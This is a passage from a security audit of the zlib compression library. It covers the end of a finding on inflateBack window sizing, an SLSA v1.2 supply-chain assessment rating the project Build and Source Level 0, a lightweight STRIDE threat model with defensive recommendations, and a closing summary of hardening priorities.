#define ROOM() \
    do { \
        if (left == 0) { \
            put = state->window; \
            left = state->wsize; \
            state->whave = left; \
            if (out(out_desc, put, left)) { \
                ret = Z_BUF_ERROR; \
                goto inf_leave; \
            } \
        } \
    } while (0)
```

To align *inflateBack* with modern API safety standards without breaking ABI compatibility, it is recommended to add a new initialization function (e.g., *inflateBackInitSafe*) that accepts an explicit *z_size_t window_size*. This function should return *Z_BUF_ERROR* if *window_size* < *(1U* << *windowBits)*. This provides a safeguard for integrators by validating the memory contract at initialization time, preventing subtle off-by-one-power allocation errors from becoming runtime memory corruptions. The legacy function can then be documented as “unchecked” to encourage migration.

WP5: zlib Supply Chain & Release Process Review

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[28], reported an average annual increase of 742% in software supply chain attacks since 2019. Some notable compromise incidents include *Okta*[29], *GitHub*[30], *Magento*[31], *SolarWinds*[32], and *Codecov*[33], among many others. To mitigate this concerning trend, Google and the OpenSSF released an End-to-End Framework for *Supply Chain Integrity* in June 2021[34], named *Supply-chain Levels for Software Artifacts* (*SLSA*)[35].

The Supply-chain Levels for Software Artifacts (SLSA) is a framework designed to ensure the integrity of the software supply chain. It outlines different levels of software supply chain security and the corresponding practices required to achieve them. A critical component of SLSA is the provenance document, which goes beyond a simple signature. Instead of merely confirming possession of a software artifact at a given time, provenance details the artifact construction and its dependencies. This document serves to assure consumers that the artifact was built as claimed by its authors.

The supply chain integrity of the zlib project was assessed using the SLSA v1.2 framework[36].

Current SLSA v1.2 practices

Based on the SLSA v1.2 questionnaire responses and reviewed materials, a foundational but largely manual approach to software supply chain security was identified during evaluation against the SLSA v1.2 framework. Existing practices provide baseline assurances of source authenticity and maintainer intent through public version control and signed release tags. However, higher SLSA levels require systematically enforced controls and verifiable attestations, which were not evidenced.

From a SLSA perspective, the project lacks a formally defined and enforced source integrity model, a trusted and isolated build system, and verifiable, machine-readable provenance that binds source revisions to produced artifacts. Key supply chain activities

[28] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[29] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[30] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[31] https://sansec.io/research/rekoobe-fishpig-magento
[32] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
[33] https://blog.gitguardian.com/codecov-supply-chain-breach/
[34] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[35] https://slsa.dev/spec/
[36] https://slsa.dev/spec/v1.2/

are performed directly by the maintainer and are not executed on a hosted build platform that provides the execution isolation expected at higher SLSA Build levels.

The sections below analyze the current state of the zlib supply chain in detail, structured around the three core SLSA domains: Source, Build, and Provenance, and identify specific gaps relative to SLSA v1.2 requirements.

Source

The initial stage of the zlib supply chain is composed of source artifacts that are directly authored or reviewed by individuals and committed to the version control system without any automated enforcement of policy or integrity checks. The project relies on Git commits hosted on GitHub as the authoritative source of truth for the codebase. Commit creation and acceptance are performed manually and are not tied to a SLSA-aligned source integrity process, such as mandatory multi-party review, protected branches with policy enforcement, or SCS-issued attestations.

Repository access is centrally controlled by a single maintainer, who has exclusive privileges to create, modify, and delete branches and tags. While GitHub provides baseline integrity guarantees for Git object storage, branch and tag protection rules[37], separation of duties, and tamper-resistant controls were not evidenced; therefore, source changes, including release tags, may be introduced unilaterally by a privileged maintainer account. From a SLSA v1.2 perspective, this results in limited source provenance and weak source control guarantees, as there is no cryptographically verifiable assurance that all source revisions were reviewed, approved, and protected against unauthorized or post hoc modification.

Build

The zlib build process is performed on a maintainer-controlled local workstation and is guided by informal, non-publicly documented procedures rather than a versioned, reviewable build specification. Builds and release artifacts are generated locally and then manually uploaded or pushed to the GitHub repository, which means the build environment is non-ephemeral, not isolated, and not evidenced to be reproducible. As a result, the build process cannot be independently verified, and there is no cryptographically verifiable linkage between the source revision and the produced artifacts, which falls short of SLSA v1.2 requirements for controlled and transparent builds.

Release management further relies on manual actions by the maintainer, including the local generation of signed Git tags to mark releases. While tag signing provides some

[37] https://docs.github.com/en/repositories/[...]/managing-a-branch-protection-rule

assurance of maintainer intent, it does not constitute SLSA-compliant provenance, as the signing is not bound to an automated build service or to the actual build steps and artifacts. The absence of a trusted, hosted build service, tamper-resistant logs, and authenticated provenance metadata prevents consumers from verifying that the released zlib artifacts were built from the declared source using a known, policy-enforced build process, aligning the project with SLSA v1.2 Build Level 0 at best.

Provenance

The zlib project releases currently lack published SLSA provenance, which prevents conformance with SLSA v1.2 Build Level 1 and above. Although zlib maintainers use signed Git tags, Git tags alone are insufficient for SLSA compliance. The Git tags can be moved unless controls prevent updates; even when signed, tags provide limited assurance of maintainer intent and do not cryptographically bind a release artifact to a specific build process or environment.

At SLSA Build Level 2 and above, provenance requires cryptographically signed, tamper-evident metadata generated by the build system itself, documenting the complete build context, including the source revision, builder identity, build steps, materials, dependencies, and the event that triggered the build.

SLSA v1.2 Assessment Results

Build Track

SLSA v1.2 defines four Build Levels that describe the degree of assurance a project can provide about how its software artifacts are produced.

- **Build Level 0:** No build integrity guarantees are provided.
- **Build Level 1:** Build provenance exists, documenting how the artifact was built, but without strong protection against tampering or forgery.
- **Build Level 2:** Builds run on a hosted build platform that generates and signs provenance, improving trust and repeatability.
- **Build Level 3:** Builds are executed on a hardened platform with strong isolation and tamper-resistant controls, providing high assurance of build integrity.

The table below presents the results of zlib according to the Producer and Build platform requirements in the SLSA v1.2 Framework. The categories (source, build, provenance, and contents of provenance) are logically separated. Each row shows the SLSA level for each control, with ✓ check marks indicating compliance and ✗ indicators reflecting the lack of evidence for compliance.

Implementer	SLSA Requirement	Degree	L1	L2	L3
Producer	Choose an appropriate build platform[38]		✗	✗	✗
	Follow a consistent build process[39]		✗	✗	✗
	Distribute provenance[40]		✗	✗	✗
Build platform	Provenance generation[41]	Exists[42]	✗	✗	✗
		Authentic[43]		✗	✗
		Unforgeable[44]			✗
	Isolation strength[45]	Hosted[46]		✗	✗
		Isolated[47]			✗

Tab.: SLSA v1.2 Build Track Results

Legend:

- ✓ = Requirement satisfied
- ✗ = Requirement not satisfied
- _ = Not required at this level

Build Track Justification

Choose an appropriate build platform: At SLSA Build Level 2 and above, a trusted, hosted build platform is required to provide hosted execution and isolation, and to support authenticated provenance. The current zlib artifacts are built on maintainer-controlled local developer machines and lack these guarantees. In addition, no distributed provenance was evidenced. As a result, the project is aligned with SLSA Build Level *0*[48].

[38] https://slsa.dev/spec/v1.2/build-requirements#choose-an-appropriate-build-platform
[39] https://slsa.dev/spec/v1.2/build-requirements#follow-a-consistent-build-process
[40] https://slsa.dev/spec/v1.2/build-requirements#distribute-provenance
[41] https://slsa.dev/spec/v1.2/build-requirements#provenance-generation
[42] https://slsa.dev/spec/v1.2/build-requirements#provenance-exists
[43] https://slsa.dev/spec/v1.2/build-requirements#provenance-authentic
[44] https://slsa.dev/spec/v1.2/build-requirements#provenance-unforgeable
[45] https://slsa.dev/spec/v1.2/build-requirements#isolation-strength
[46] https://slsa.dev/spec/v1.2/build-requirements#hosted
[47] https://slsa.dev/spec/v1.2/build-requirements#isolated
[48] https://slsa.dev/spec/v1.2/build-track-basics#build-l0

Status: Not satisfied

Follow a consistent build process: The current zlib build process is publicly undocumented, lacks a reviewable specification, and does not emit build metadata or provenance. This prevents independent verification of build steps, inputs, or environment, failing SLSA requirements for transparent and predictable builds.

Status: Not satisfied

Distributed provenance: The zlib project lacks structured (SLSA-compliant) or unstructured provenance. Consequently, consumers and verifiers cannot access build information (sources, dependencies, conditions), preventing independent verification of artifact origin and integrity.

Status: Not satisfied

Provenance Exists: The current zlib build process does not generate any SLSA-compliant provenance. No machine-readable attestation is produced to describe the build steps, inputs, environment, or source revision from which release artifacts are derived.

Status: Not satisfied

Provenance is Authentic: Because provenance is not generated, there is no authenticated statement that can be cryptographically attributed to a trusted build system or identity. As a result, consumers cannot verify that any provenance information was issued by an authorized producer or bound to the actual build process.

Status: Not satisfied

Provenance is Unforgeable: In the absence of signed, tamper-resistant provenance generated by a trusted build service, there are no protections against forgery or post hoc modification. This prevents verifiers from establishing trust in the origin or integrity of zlib release artifacts and fails to meet SLSA v1.2 provenance requirements.

Status: Not satisfied

Hosted: At SLSA Build Level 2 and above, build steps are expected to occur on a hosted or managed platform rather than individual workstations. Currently, zlib artifacts are generated on a maintainer's local machine, which fails the hosted build requirement due to lack of isolation, policy enforcement, and auditability.

Status: Not satisfied

Isolated: The current zlib build fails the SLSA isolation requirement. Build steps are run on a maintainer workstation without sandboxing or environment isolation, making the build susceptible to local state, user activity, or existing tools and dependencies, which compromises protection from external interference and concurrent builds.

Status: Not satisfied

Source Track

SLSA v1.2 defines four Source Levels that describe the strength of assurances a project can provide about the origin and integrity of its source code. Each level introduces additional requirements for traceability, control enforcement, and verifiability.

- **Source Level 1:** Source code is managed in a version control system that produces uniquely identifiable revisions and basic source attestations.
- **Source Level 2:** Controls are enforced to preserve reliable change history and provide auditable evidence of how revisions were introduced.
- **Source Level 3:** Strong organizational controls are applied, such as protected branches and mandatory multi-party review.
- **Source Level 4:** The source control system provides the highest level of integrity guarantees through comprehensive, system-backed attestations.

The table below presents the results of the zlib project against the Source track requirements defined in the SLSA v1.2 framework. The requirements are grouped according to organizational controls and source control system capabilities. Each row indicates whether the corresponding requirement is met at each SLSA Source Level, with ✓ marks denoting compliance and ✗ indicators reflecting the absence of evidence or enforcement.

Implementer	SLSA Requirement	L1	L2	L3	L4
Organization	Choose an appropriate Source Control System[49]	✓	✓	✓	✓
	Configure the SCS to control access and enforce history[50]	_	✗	✗	✗
	Safe Expunging Process[51]	_	✗	✗	✗
	Continuous technical controls[52]	_	_	✗	✗

[49] https://slsa.dev/spec/v1.2/source-requirements#choose-scs
[50] https://slsa.dev/spec/v1.2/source-requirements#access-and-history
[51] https://slsa.dev/spec/v1.2/source-requirements#safe-expunging-process
[52] https://slsa.dev/spec/v1.2/source-requirements#technical-controls

Source Control System	Repositories are uniquely identifiable[53]	✓	✓	✓	✓
	Revisions are immutable and uniquely identifiable[54]	✓	✓	✓	✓
	Human readable changes[55]	✓	✓	✓	✓
	Source Verification Summary Attestations[56]	✗	✗	✗	✗
	History[57]	_	✗	✗	✗
	Continuity[58]	_	✗	✗	✗
	Identity Management[59]	_	✗	✗	✗
	Source Provenance[60]	_	✗	✗	✗
	Protected Named References[61]	_	_	✗	✗
	Two-party review[62]	_	_	_	✗

Tab.: SLSA v1.2 Source Track Results

Legend:

- ○ ✓ = Requirement satisfied
- ○ ✗ = Requirement not satisfied
- ○ — = Not required at this level

[53] https://slsa.dev/spec/v1.2/source-requirements#repository-ids
[54] https://slsa.dev/spec/v1.2/source-requirements#revision-ids
[55] https://slsa.dev/spec/v1.2/source-requirements#human-readable-diff
[56] https://slsa.dev/spec/v1.2/source-requirements#source-summary
[57] https://slsa.dev/spec/v1.2/source-requirements#history
[58] https://slsa.dev/spec/v1.2/source-requirements#continuity
[59] https://slsa.dev/spec/v1.2/source-requirements#identity-management
[60] https://slsa.dev/spec/v1.2/source-requirements#source-provenance
[61] https://slsa.dev/spec/v1.2/source-requirements#protected-refs
[62] https://slsa.dev/spec/v1.2/source-requirements#two-party-review

Gating Observation

Under SLSA v1.2, Source Level 1 requires a Source Verification Summary Attestation (VSA). Because no Source Verification Summary Attestation (VSA) is issued for zlib revisions, they default to Source Level 0.

Source Track Justification

Choose an appropriate Source Control System: zlib uses Git hosted on GitHub, which is technically capable of supporting SLSA Source Levels 1 through 4, depending on configuration and enforcement. This foundational requirement applicable to all Source levels is satisfied.

Status: Satisfied

Configure the SCS to control access and enforce history: Although repository access is limited to a single maintainer, the lack of enforced branch and tag protection rules poses a risk. Specifically, a privileged user can modify history by moving or deleting tags and rewriting branches. Consequently, this requirement, applicable to Source Levels 1–3, is not satisfied.

Status: Not satisfied

Safe Expunging Process: zlib lacks a documented Safe Expunging Process, meaning there is no formal policy to govern history rewriting. Specifically, there are no established guidelines for when history can be rewritten, how such actions are approved, or how they are logged. Consequently, this requirement, which is applicable to Source Levels 1–3, remains unsatisfied.

Status: Not satisfied

Continuous technical controls: zlib has not implemented or claimed technical source controls, such as automated policy enforcement, required reviews, or protected branches. Therefore, the continuity of controls is neither established nor tracked. This results in the requirement for Source Levels 3–4 remaining unsatisfied.

Status: Not satisfied

Repositories are uniquely identifiable: The zlib source code fulfills this foundational requirement for all Source levels, as it is hosted in a uniquely identifiable and stable Git repository on GitHub. Its repository identity is unambiguous within the GitHub Source Control System.

Status: Satisfied

Revisions are immutable and uniquely identifiable: This fundamental requirement, which is universally applicable across all Source levels, is fulfilled, as zlib revisions are uniquely identified by Git commit hashes. These cryptographic digests of the revision content intrinsically ensure immutability at the object level.

Status: Satisfied

Human readable changes: Standard GitHub tooling is used to display diffs for commits, pull requests, and branches. As all plain-text source changes in zlib are available for review in a human-readable format, this foundational requirement, applicable to all Source levels, is met.

Status: Satisfied

Source Verification Summary Attestations: Per SLSA v1.2, the absence of a Source Verification Summary Attestation results in an implicit Source Level 0 classification. The zlib project does not issue Source Verification Summary Attestations (VSAs). Neither GitHub nor any external mechanism is configured to produce VSAs for zlib source revisions. Consequently, this requirement remains unsatisfied, irrespective of any other existing controls.

Status: Not satisfied

History: The zlib repository fails to meet this requirement. While Git naturally tracks commit ancestry, the repository lacks branch protection rules to prevent force-pushes or non-fast-forward updates. This allows named references, including the default branch, to be rewritten, essentially bypassing the ancestry constraint.

Status: Not satisfied

Continuity: The zlib project lacks continuous technical controls for source code changes, such as mandatory reviews or protected branches. Consequently, the continuity of source controls is neither established nor tracked, resulting in the requirement not being satisfied.

Status: Not satisfied

Identity Management: GitHub attributes source changes to authenticated user identities. However, role separation and fine-grained permission controls are not configured for the zlib repository, with a single maintainer retaining full privileges.

Status: Partially satisfied

Source Provenance: The zlib project currently lacks Source Provenance attestations. Specifically, it does not produce SCS-issued or external provenance documents detailing the review, approval, or merging processes for revisions into branches or tags. Consequently, this requirement is not met.

Status: Not satisfied

Protected Named References: The zlib repository is currently lacking configured branch and tag protection mechanisms on GitHub. Consequently, named references, including the default branch and release tags, are vulnerable to direct modification or deletion. Furthermore, there are no attestations produced to describe or enforce controls over these actions. This indicates that a required security control is not satisfied.

Status: Not satisfied

Two-party review: The maintenance of zlib relies on a single individual, who possesses the authority to unilaterally merge changes without requiring mandatory review. Consequently, there is no enforcement or technical requirement for a two-party review process, indicating that this requirement is not met.

Status: Not satisfied

SLSA v1.2 Conclusion

This assessment evaluated the zlib project against the SLSA v1.2 framework, with a focus on the Build and Source tracks to determine the level of supply chain integrity assurances currently provided to consumers.

The analysis shows that widely adopted platforms are used (GitHub for source control and maintainer-operated local builds), but enforced technical controls and verifiable attestations required for higher SLSA levels were not evidenced. As a result, the current posture of the project provides trust-based assurances rather than system-backed, verifiable guarantees.

On the Source track, while the repository and revisions are uniquely identifiable and changes are human-reviewable, the absence of Source Verification Summary Attestations (VSAs) and Source Provenance means that all consumable revisions must be classified as **SLSA Source Level 0**. On the Build track, artifacts are produced via manual, local processes without hosted execution, isolation, or provenance generation, resulting in a classification of **SLSA Build Level 0**.

Path to Achieving SLSA Level 1 and Higher

The following steps represent incremental, low-disruption actions that would enable zlib to reach SLSA v1.2 Level 1 and above, while preserving the existing project development model:

- Source Level 1
  - Enable generation and distribution of Source Verification Summary Attestations (VSAs) for consumable revisions.
  - Document the authoritative source repository and revision identifiers used for releases.

- Source Level 2 and Above
  - Configure branch and tag protection rules to prevent history rewriting.
  - Define and document a Safe Expunging Process for exceptional cases.
  - Establish continuity of technical controls over protected branches.

- Build Level 1
  - Generate build provenance for all release artifacts, documenting the build command, inputs, and outputs, even if builds remain non-hosted initially.

- Build Level 2
  - Migrate release builds to a hosted build platform (e.g., GitHub Actions) that generates and signs provenance.
  - Ensure builds are executed from declarative, version-controlled workflows.

- Build Level 3
  - Enforce isolated and hardened build environments, preventing external influence on the build process.
  - Restrict build triggers and signing keys to trusted, platform-managed identities.

By adopting these measures, zlib can transition from an informal, trust-based supply chain to a verifiable and auditable model that aligns with modern consumer expectations and industry best practices. Importantly, these improvements can be implemented incrementally, allowing the project to increase its SLSA level over time without introducing undue operational burden.

WP6: zlib Lightweight Threat Model

Introduction

zlib is designed to be a free, general-purpose, legally unencumbered -- that is, not covered by any patents -- lossless data-compression library for use on virtually any computer hardware and operating system[63].

The zlib library is written in C and implements the DEFLATE[64] compression algorithm, along with support for reading and writing data in the gzip file format. It is widely used across a vast range of software and is embedded in operating systems, network protocols, web browsers, servers, graphic file formats, and countless applications across multiple industries. This ubiquity means that zlib often operates deep within software stacks, far removed from direct user interaction.

This pervasive deployment significantly amplifies the impact of any flaw or misuse. As a low-level library that processes untrusted and often externally supplied data, zlib plays a critical role in system security and stability. Effective threat modeling is therefore essential to understand its behavior, historical bugs, and resilience against advanced adversaries, enabling attack vectors to be anticipated, risks to be mitigated, and the likelihood of vulnerabilities propagating across dependent systems to be reduced.

The threat model analysis in this document identifies security threats and vulnerabilities to enable early mitigation. Together with the related attack scenarios, a baseline is established to encourage a threat-led mindset across design and implementation, with security considered from the outset to address risks before they evolve into exploitable vulnerabilities. A lightweight STRIDE-based approach[65] was applied using documentation, source code, existing threat models, research of underlying technologies, and client input to assess the target.

This section classifies attack scenarios, outlines potential vulnerabilities, and proposes mitigations. The analysis focuses on zlib components and processed data, with a brief examination of supply chain attack scenarios.

The mitigations do not necessarily need to be applied by the project itself and may also serve as goals for funding organizations seeking broader security improvements in open-source software.

[63] https://zlib.net/
[64] https://datatracker.ietf.org/doc/html/rfc1951
[65] https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats#stride-model

Relevant assets and threat actors

The following key assets were identified as significant for security:

- zlib source code hosted on GitHub.
- Primary maintainer GitHub account controlling the codebase.
- Example and contrib code included in the zlib distribution and used as a base by many developers.
- Uncompressed buffers and compressed streams passed into zlib.
- Files passed to gz* functions.

The following threat actors are considered relevant for the analysis.

Attackers

- External attacker
  - (any Internet-based attacker, individual hackers)
- Internal attacker
  - (compromised developer, insider threat, malicious contributor)
- Advanced persistent threat
  - (for example, hacking group or nation-state threat actor)

The following objectives pursued by the defined attackers were found to be the most relevant to the analysis.

Objectives

- Introduce a bug or malicious code into the source code that is delivered to thousands of systems, making them vulnerable.
- Tamper with the artifact creation process to introduce a malicious change or backdoor into binaries, especially for platforms that do not ship zlib as a core library.
- Discovery of exploitable memory-level bugs or vulnerable code patterns that enable weaponization and create a universal attack primitive during initial access, potentially leading to RCE, DoS, or side-channel attacks.
- Attacks against the core developers to harvest credentials allowing code modifications and supply chain attacks.

Attack surface

The attack surface includes potential entry points an attacker could exploit to compromise the environment, access or manipulate sensitive data, or disrupt availability to achieve their objectives. By analyzing threats and attack scenarios, organizations gain insight into techniques that could undermine system security and threats that may be faced in the future.

Countermeasures

The following practices were identified based on available documentation and system information:

- Detailed specifications in RFC 1950, RFC 1951, and RFC 1952.
- Limited memory footprint, largely independent of input data and dependent on configuration.
- Data integrity checks using CRC/Adler-32.
- Clear and focused purpose of the library, adhering to the *Unix philosophy*[66].
- Use of safer memory-handling patterns, potentially limiting certain classes of memory-based vulnerabilities.
- Extensive manuals and documentation regarding both basic and advanced library usage.
- Contrib code and examples detailing usage methods for the library.
- Clear separation of responsibilities between the zlib core and contrib code, with the latter not required to adhere to the core standards.
- No external dependencies, thus preventing targeting the library through third-party libraries.
- Source code is primarily controlled by the core developer.
- Signed GitHub tags indicating releases.
- OSS-Fuzz coverage[67][68].

Threat 01: Supply Chain Attacks

Protection of zlib against supply chain attacks is critical because it is widely deployed across the modern software stack. Successful exploitation can lead to malicious code propagation to thousands of systems. Given its widespread adoption, high supply-chain security standards should be pursued to reduce the risk of attackers leveraging its popularity to compromise downstream systems.

[66] https://en.wikipedia.org/wiki/Unix_philosophy
[67] https://introspector.oss-fuzz.com/project-profile?project=zlib
[68] https://github.com/madler/zlib/actions/workflows/fuzz.yml

The attack scenarios in this category take a holistic approach and do not focus only on the zlib project pipeline, describing cases where the popularity of zlib can be exploited. Because zlib is shipped as a core library in many Linux-based systems and no binaries (for example, for Windows-based systems) are produced by the project, an opportunity exists to impersonate a legitimate zlib build to reach multiple systems implementing compression. When AI-assisted code generation increases, users may be more vulnerable to these attacks if reliable sources of pre-compiled binaries are not available.

Attack Scenarios

- GitHub credential theft or key leakage resulting in malicious code being planted in the main branch.
- Forced pushes rewriting Git history due to a lack of protected branches on the GitHub repository, allowing code and repository history to be tampered with.
- An insufficient code review process potentially leading to a backdoor or intentionally broken code being incorporated in the main code branch (for example, *XZ Utils backdoor*[69][70]) via a malicious contribution.
- Malicious code being incorporated in build artifacts if a third-party continuous integration or continuous delivery process is compromised; responsibility for the secure build process is shifted to other parties (for example, Linux distribution build pipelines) because zlib releases only source code.
- Vendor-modified forks introducing vulnerabilities, leading to incorrect attribution to the zlib core library[71][72].
- Lack of builds for Windows-based systems shifting responsibility to end users to build the library themselves or potentially download it from external sources[73]. Multiple projects can become vulnerable indirectly if an attacker hosts malicious binaries or compromises well known sources of the library used by many projects on platforms where no vetted source of the library exists.

Recommendations

- The highest feasible SLSA level could be implemented to limit attacks against the source codebase (SLSA v1.2 conclusion).
- A robust code review process, ideally involving multiple parties, should be required for code approval prior to merging.

[69] https://tukaani.org/xz-backdoor/
[70] https://www.akamai.com/blog/security-research/critical-linux-backdoor-xz-utils-discovered-what-to-...
[71] https://github.com/alpinelinux/docker-alpine/issues/373
[72] https://github.com/madler/zlib/issues/905
[73] https://www.nuget.org/packages?q=zlib...

- Commit signing enforcement could be utilized to prevent unauthorized or spoofed code submissions, and automatic rejection rules for unsigned code are advised[74][75].
- Research and analysis of common build pipelines are recommended to ensure their integrity. Such actions can be pursued by external organizations protecting software integrity, rather than the project itself.
- Up-to-date documentation of vetted build artifact sources is advised for platforms that do not ship zlib as a core library (for example, Windows-based systems). While generating every possible pre-compiled artifact might be impractical for a library aiming for broad compatibility, collaboration with various vendors or the provision of pre-compiled binaries for the most common systems should be considered a broad approach and a significant contribution to general Internet security.

Threat 02: Insecure Usage of the Library

Insecure use of zlib presents a significant risk, with vulnerabilities arising not from core zlib algorithms, but from how the library is integrated, compiled, or configured by the host application. Because zlib functions as a data processing pipeline within a larger system, it often relies on the host application to enforce memory safety constraints and on the library configuration chosen by the calling program. Failure to uphold this shared responsibility may introduce vulnerabilities such as side-channel leaks or buffer overflows that are often misattributed to the library itself. These issues may be caused by improper usage, including insufficient understanding of internals or configuration, or the absence of secure code patterns in calling code.

Attack Scenarios

- Contrib code containing vulnerabilities but widely used by many projects, leading to vulnerabilities in downstream software that may be attributed to zlib.
- Insecure code patterns or optimizations introducing potential side-channel attack vectors when combined with more complex attacks that process sensitive data and rely on compression history (e.g. reusing shared internal state[76][77]).
- Use of known insecure functions without proper input handling in calling code, increasing the risk of buffer overflows[78].

[74] https://docs.github.com/en/authentication/managing-commit-signature-verification/signing-commits
[75] https://docs.github.com/...#require-signed-commits
[76] https://bugzilla.mozilla.org/show_bug.cgi?id=779413
[77] https://hpbn.co/http2/#security-and-performance-of-hpack
[78] https://zlib.net/zlib_faq.html#faq33

- Insufficient understanding of input validation restrictions that, if neglected in the calling application or in zlib forks[79], can lead to denial of service or memory corruption bugs.

Recommendations

- Consider moving to a separate repository any contrib code that is not intended to meet the same security requirements as the core to prevent developer confusion.
- Secure zlib code patterns, based upon real-world vulnerabilities reported in the past, may be documented to educate developers utilizing zlib.
- A shared set of security-oriented test cases can be reused, especially by vendors forking the library, to ensure consistent security guarantees.
- Fuzzing configuration for contrib code might be considered.

Threat 03: Denial of Service Attack Vectors

Denial of Service is a primary attack vector against the zlib library because untrusted input streams are processed, especially in decompression functions. As a foundational software supply chain component, zlib must adhere to strict stability requirements. Therefore, it is critical that malformed data are handled by the library without crashing or triggering excessive resource consumption. Failure to maintain this resilience compromises host application availability, allowing CPU and memory resources to be exhausted by attackers, or underlying software execution to be halted entirely.

Attack Scenarios

- Crash of an application leveraging zlib for decompression due to malformed compressed input, for example header-parsing bugs or algorithmic edge cases.
- Excessive resource consumption caused by malformed headers or input.
- Resource exhaustion caused by infinite loops in data processing or data integrity validation functions[80].
- Denial of Service due to insufficient thread-safe implementation caused by race conditions[81].

Recommendations

- OSS-Fuzz tests should be regularly reviewed and expanded to test zlib against malformed headers and corrupted streams, identifying edge cases that lead to crashes or high resource consumption before deployment.

[79] https://www.clouddefense.ai/cve/2023/CVE-2023-6992
[80] ZLB-01-002 WP1: Infinite Loop via Arithmetic Shift in crc32_combine64
[81] ZLB-01-004 WP1: Persistent DoS via Race Condition in fixedtables

- Edge cases leading to excessive resource consumption should be documented, and common code patterns should be made available so developers incorporating zlib are aware of how resource consumption can be limited in calling code.

Threat 04: Memory Corruption and Data Integrity Issues

Being a library written in C, zlib is potentially susceptible to memory corruption bugs. Despite careful bounds checking and design, multiple issues leading to memory corruption or out-of-bounds memory access vulnerabilities have been discovered previously. The main attack vector involves processing attacker-controlled, untrusted data, especially in decompression routines targeting memory corruption issues.

As a de facto standard compression library used across numerous platforms, including less common architectures, familiarity with various memory corruption vulnerabilities and bugs identified in the past is crucial. This ensures that historical issues are not re-introduced during development in either the main codebase or forks.

Attack Scenarios

The following vulnerabilities and attacks remain relevant for zlib despite multiple reviews and patches. Past issues must be considered during any in-depth analysis of the library as similar cases can potentially be spotted.

- Buffer overflows (e.g. heap-based buffer overflow in gzip implementation[82][83]).
- Incorrect bound checks or incorrect handling of internal buffers leading to unauthorized memory access or memory corruption.
- Improper pointer arithmetic operations leading to memory corruption or unauthorized memory access[84].
- Security issues stemming from uncommon or esoteric architectures[85].
- Susceptibility to memory safety issues (e.g. buffer overflows, use-after-free) due to security-hardening compiler and linker flags not being enforced by default[86]. This can effectively lead to inconsistencies between compiled and deployed software.
- Bugs in CRC or Adler-32 data validation leading to corrupted data being processed.
- Despite being one of the most-studied real-world C libraries, it is recommended to consider applying formal verification or symbolic execution to the core

[82] https://access.redhat.com/security/cve/cve-2022-37434

[83] ZLB-01-001 WP2: Heap Buffer Overflow via Legacy gzprintf Implementation

[84] https://www.wiz.io/vulnerability-database/cve/cve-2025-4638

[85] https://github.com/madler/zlib/commit/d1d577490c15a0c6862473d7576352a9f18ef811

[86] ZLB-01-007 WP4: Missing Security-Hardening Compiler and Linker Flags in zlib Build

DEFLATE logic and the CRC and Adler-32 implementations to prove the absence of certain classes of out-of-bounds errors.

Recommendations

- Continuous security assessments with focus upon boundary checks, performed by experts familiar with past issues and zlib internals, are recommended.
- Security assessments targeting less common architectures, including embedded systems, should be performed; unseen edge cases may be discovered.
- Systematic review of code relevant to pointer arithmetic is suggested, as this has been a source of recently discovered bugs.
- Thorough security analysis of *gz** functions handling header parsing is advised.

Conclusion

Despite the number of findings identified during this engagement, the zlib library demonstrated strong defensive characteristics and resilience against a broad range of realistic attack vectors. The core implementation, particularly in standard and non-legacy execution paths, was found to be robust and well-engineered. As additional cycles of security testing and targeted hardening are performed, the overall security posture of the library is expected to continue to improve.

The zlib library provided a number of positive impressions during this assignment that must be mentioned here:

- The source code was found to be thoroughly documented, and excellent support was provided by the maintainers throughout the assessment.
- The primary decompression logic (including *inflate_fast* and *longest_match*) proved highly resistant to complex algorithmic denial of service techniques, including adversarial *DEFLATE* tree structures and hash-degradation patterns.
- Standard, non-legacy string-formatting code paths correctly used bounded functions such as *vsnprintf* to enforce strict memory boundaries.
- Allocation hooks, dynamic tables, and pre-checked buffer boundaries were used consistently to reduce overflow risk while maintaining high performance in common flows.
- The project is widely studied and well-described in external documentation, and it includes fuzzing configuration, which provides a strong baseline for continued assurance.

The security posture of zlib will further improve with a focus on the following areas:

- **Legacy fallback removal:** The unsafe *vsprintf* fallback in the legacy *gzprintf* and *gzvprintf* paths should be removed, and bounded formatting or explicit truncation should be enforced to eliminate the heap overflow and potential code execution risk in affected builds (ZLB-01-001).
- **Fixed table initialization:** The fixedtables initialization behavior in *BUILDFIXED* builds should be made thread-safe, or precomputed fixed tables should be preferred in multithreaded contexts to prevent denial of service conditions (ZLB-01-004).
- **CRC32 input validation:** Robust signed-integer checks should be applied to the crc32 module to reject negative length inputs and prevent arithmetic-shift loops. Additional fuzzing coverage should be considered for CRC32 braid and table computations to improve resilience against extreme or intentionally malformed inputs (ZLB-01-002).
- **State cloning hygiene:** State-cloning functions should avoid copying uninitialized heap residue by limiting copies to initialized regions and

zero-initializing remaining capacity to prevent information disclosure in inflateCopy and deflateCopy (ZLB-01-003, ZLB-01-010).
- **Windows LLP64 modernization:** Windows x64 (LLP64) behaviors should be hardened by preventing silent truncation of uLong-sized values and by introducing overflow-safe bound calculations to reduce systemic risk in size and buffer computations (ZLB-01-005, ZLB-01-006).
- **Allocation size overflow:** Overflow-checked multiplication should be enforced in zcalloc prior to allocation, and failures should be handled safely to prevent undersized allocations that may lead to downstream memory safety issues (ZLB-01-008).
- **Toolchain hardening defaults:** Hardened build guidance should be provided for both testing and production use, including sanitizer-enabled builds for development and fuzzing, as well as exploit-mitigation flags where supported by common toolchains (ZLB-01-007).
- **inflateBack size checks:** *inflateBack* window sizing should be validated explicitly, including checks that the supplied buffer matches the derived window size, to prevent unsafe allocations or unexpected behavior when processing malformed inputs (ZLB-01-009).
- **Build provenance adoption:** Release builds should be transitioned to a reproducible CI-based pipeline that emits signed provenance, such as SLSA attestations. In addition, Windows-focused reproducible builds or trusted binary distribution channels should be strengthened to reduce reliance on outdated or unverified third-party binaries (WP5).

It is advised to address all issues identified in this report, including informational and low-severity findings where feasible. Doing so will strengthen the overall security posture of the library and is expected to reduce the number of findings in future assessments.

Once the identified issues have been addressed and verified, a follow-up source code security review is recommended. A whitebox audit, building upon the current findings, would provide deeper coverage of rarely exercised code paths, legacy functionality, and platform-specific behaviors.

